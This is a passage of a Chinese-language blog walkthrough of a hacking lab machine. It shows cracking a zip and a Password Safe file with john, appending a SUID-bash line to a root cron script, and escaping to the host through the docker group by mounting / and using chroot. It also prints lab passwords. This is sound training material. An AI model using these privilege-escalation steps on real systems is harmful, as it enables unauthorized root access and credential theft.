-rwxr-xr-x   1 root root  209 Dec  2  2024 start.sh
dr-xr-xr-x  13 root root    0 Nov 24 10:01 sys
drwxrwxrwt   1 root root 4096 Nov 24 10:18 tmp
drwxr-xr-x   1 root root 4096 Oct 11  2024 usr
drwxr-xr-x   1 root root 4096 Nov 27  2024 var
特别是根目录出现了.dockerenv 和 start.sh
接下来关注下那个当前路径下的.hidden 文件夹,里面是个加密的 zip 压缩包,可以 scp 传出来进行 john 爆破
(base) yolo@yolo:~/Desktop/timu/test$ zip2john credenciales.zip > ziphash
ver 2.0 efh 5455 efh 7875 credenciales.zip/credenciales.xlsx PKZIP Encr: TS_chk, cmplen=4728, decmplen=5346, crc=BA8EA891 ts=7424 cs=7424 type=8
Note: It is normal for some outputs to be very large
(base) yolo@yolo:~/Desktop/timu/test$ john ziphash --wordlist=/snap/seclists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Cracked 1 password hash (is in /home/yolo/Desktop/tools/john/run/john.pot), use "--show"
No password hashes left to crack (see FAQ)
(base) yolo@yolo:~/Desktop/timu/test$ john ziphash --show
credenciales.zip/credenciales.xlsx:rockandroll:credenciales.xlsx:credenciales.zip::credenciales.zip

1 password hash cracked, 0 left
我这里是因为昨晚爆破过,所以直接—show 展现结果了,解密后拿到另一个用户的账密信息
david@30acf6ca1fb6:~$ su maria
Password:
maria@30acf6ca1fb6:/home/david$ id
uid=1001(maria) gid=1001(maria) groups=1001(maria)
maria@30acf6ca1fb6:/home/david$ cd
maria@30acf6ca1fb6:~$ ls
maria@30acf6ca1fb6:~$ ls -la
total 36
drwxr-xr-x 3 maria maria 4096 Nov 23 15:29 .
drwxr-xr-x 1 root  root  4096 Nov 28  2024 ..
lrwxrwxrwx 1 root  root     9 Nov 28  2024 .bash_history -> /dev/null
-rw-r--r-- 1 maria maria  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 maria maria 3771 Feb 25  2020 .bashrc
drwx------ 2 maria maria 4096 Nov 28  2024 .cache
-rw------- 1 root  maria   97 Nov 23 15:29 .mysql_history
-rw-r--r-- 1 maria maria  807 Feb 25  2020 .profile
-rw-rw-r-- 1 maria maria    0 Dec  2  2024 .selected_editor
-rw------- 1 maria maria 5145 Nov 23 15:22 .viminfo
登录进后,看到这里有个.viminfo 记录文件,读取后,发现 maria 多次编辑/opt/scripts/backup.sh
maria@30acf6ca1fb6:~$ cat .viminfo
# This viminfo file was generated by Vim 8.1.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=latin1


# hlsearch on (H) or off (h):
~h
# Command Line History (newest to oldest):
:q
|2,0,1763911325,,"q"
:q!
|2,0,1733154665,,"q!"
:wq
|2,0,1732826222,,"wq"

# Search String History (newest to oldest):

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:
""1     LINE    0
        # Directorio donde se almacenará el backup
|3,1,1,1,1,0,1732815719,"# Directorio donde se almacenará el backup"
"2      LINE    0
        asd:
|3,0,2,1,1,0,1732815718,"asd:"

# File marks:
'0  30  0  /opt/scripts/backup.sh
|4,48,30,0,1763911325,"/opt/scripts/backup.sh"
'1  1  0  /start.sh
|4,49,1,0,1733154665,"/start.sh"
'2  1  0  /tmp/crontab.PxMFFK/crontab
|4,50,1,0,1733153515,"/tmp/crontab.PxMFFK/crontab"
'3  3  18  /opt/scripts/backup.sh
|4,51,3,18,1732826222,"/opt/scripts/backup.sh"
'4  3  18  /opt/scripts/backup.sh
|4,52,3,18,1732826222,"/opt/scripts/backup.sh"
'5  2  0  /opt/scripts/backup.sh
|4,53,2,0,1732815724,"/opt/scripts/backup.sh"
'6  2  0  /opt/scripts/backup.sh
|4,54,2,0,1732815724,"/opt/scripts/backup.sh"
'7  2  0  /opt/scripts/backup.sh
|4,55,2,0,1732815724,"/opt/scripts/backup.sh"
......省略了一些重复的......
|4,39,1,0,1732815706,"/opt/scripts/backup.sh"

# History of marks within files (newest to oldest):

> /opt/scripts/backup.sh
        *       1763911323      0
        "       30      0
        ^       3       19
        .       3       18
        +       2       0
        +       32      0
        +       3       0
        +       3       18

> /start.sh
        *       1733154664      0
        "       1       0

> /tmp/crontab.PxMFFK/crontab
        *       1733153514      0
        "       1       0
然后
maria@30acf6ca1fb6:~$ ls -la /opt/scripts/backup.sh
-rwxrwx--x 1 root maria 854 Nov 23 15:24 /opt/scripts/backup.sh
maria@30acf6ca1fb6:~$ cat /opt/scripts/backup.sh
#!/bin/bash

BACKUP_DIR="/srv/backups"
DB_NAME="blog"
DB_USER="root"
ZIP_PASSWORD="metallica"

BACKUP_FILE="$BACKUP_DIR/blog_backup_$(date +'%Y%m%d%H%M').sql"
/usr/bin/mysqldump -u $DB_USER $DB_NAME > $BACKUP_FILE

zip -P "$ZIP_PASSWORD" "${BACKUP_FILE}.zip" "$BACKUP_FILE"

rm -f "$BACKUP_FILE"

echo "$(date): Backup comprimido de la base de datos '$DB_NAME' creado en ${BACKUP_FILE}.zip" >> /var/log/backup.log

function cleanup_backups {
    local total_backups=$(ls -1t "$BACKUP_DIR"/*.zip 2>/dev/null | wc -l)

    if (( total_backups > 10 )); then
        ls -1t "$BACKUP_DIR"/*.zip | tail -n +11 | while read -r old_backup; do
            rm -f "$old_backup"
            echo "$(date): Backup antiguo eliminado: $old_backup" >> /var/log/backup.log
        done
    fi
}

cleanup_backups
其实可以猜测这是一个定时任务的,可以使用 pspy64 进行分析,但是我这里省略了,直接给 backup.sh 最后面加上
cp /bin/bash /tmp/rootshell && chmod 4755 /tmp/rootshell等了一小会儿,tmp 下面出现了对应文件
maria@30acf6ca1fb6:~$ ls /tmp
blog.sql  rootshell  tmp.rudLLA2neY
maria@30acf6ca1fb6:~$ /tmp/rootshell -p
rootshell-5.0# id
uid=1001(maria) gid=1001(maria) euid=0(root) groups=1001(maria)
当前已经有 root 权限了
rootshell-5.0# ls /root
TODO_LIST.txt
rootshell-5.0# cat /root/TODO_LIST.txt
1. Crear un script para automatizar los backups de la base de datos. (OK)
2. Cifrar las contraseñas de la base de datos. (OK)
3. Avisar a Ian para que cambie su contraseña, a ver si deja usar su famosa contraseña "iambatman" en todos lados. (Pendiente)
获取了一组新的用户凭证,接下来才是真的进入了靶机,而不是容器
进来容器还不够,也就拿到个 user.txt
ian@TheHackersLabs-Runners:~$ ls
user.txt
然后关注到/home 下还有用户 elliot
ian@TheHackersLabs-Runners:/home/elliot$ ls -la
total 36
drwxr-xr-x 4 elliot elliot 4096 Nov 28  2024 .
drwxr-xr-x 4 root   root   4096 Nov 28  2024 ..
lrwxrwxrwx 1 root   root      9 Nov 28  2024 .bash_history -> /dev/null
-rw-r--r-- 1 elliot elliot  220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 elliot elliot 3771 Mar 31  2024 .bashrc
drwx------ 3 elliot elliot 4096 Nov 28  2024 .cache
-rw------- 1 elliot elliot   20 Nov 27  2024 .lesshst
-rw-r--r-- 1 elliot elliot  904 Nov 28  2024 miscredenciales.psafe3
-rw-r--r-- 1 elliot elliot  807 Mar 31  2024 .profile
drwx------ 2 elliot elliot 4096 Nov 27  2024 .ssh
我们可以发现,这里的 miscredenciales.psafe3 是可读的,问过 ai,这是一种文件加密
可以使用 psafe2john 和 john 进行爆破
(base) yolo@yolo:~/Desktop/timu/test$ psafe2john miscredenciales.psafe3 > psafe.hash
(base) yolo@yolo:~/Desktop/timu/test$ john --wordlist=/snap/seclists/rockyou.txt psafe.hash
Using default input encoding: UTF-8
Loaded 1 password hash (pwsafe, Password Safe [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 2048 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
metallica        (miscredencial)
1g 0:00:00:00 DONE (2025-11-24 18:54) 12.50g/s 51200p/s 51200c/s 51200C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
然后这组凭证是用来打开.psafe3 文件的明文账密
可以去 GitHub 仓库找到对应的工具https://github.com/pwsafe/pwsafe/releases/
选中那个 psafe3 文件,然后输入 metallica 即可
第一个保存的密码就是 elliot 的系统密码:HwbE80ZOtZQdkYB
登录进来后,看用户组,可以用 docker 组提权
elliot@TheHackersLabs-Runners:~$ id
uid=1000(elliot) gid=1000(elliot) groups=1000(elliot),46(plugdev),110(docker)
elliot@TheHackersLabs-Runners:~$ docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
30acf6ca1fb6 root_blog "/start.sh" 12 months ago Up About an hour 0.0.0.0:80->80/tcp, :::80->80/tcp, 0.0.0.0:2222->22/tcp, :::2222->22/tcp ubuntu_blog
elliot@TheHackersLabs-Runners:~$ docker run -v /:/mnt --rm -it root_blog chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root)docker run -v /:/mnt --rm -it root_blog chroot /mnt sh
提权 payload 解析:
-V /:/mnt挂载宿主机的根目录root_blog直接复用已经存在的 docker 镜像chroot /mnt切换根目录sh容器直接以 sh 命令启动,然后 docker 默认会以 root 用户执行
本篇完结

喜欢的话,留下你的评论吧~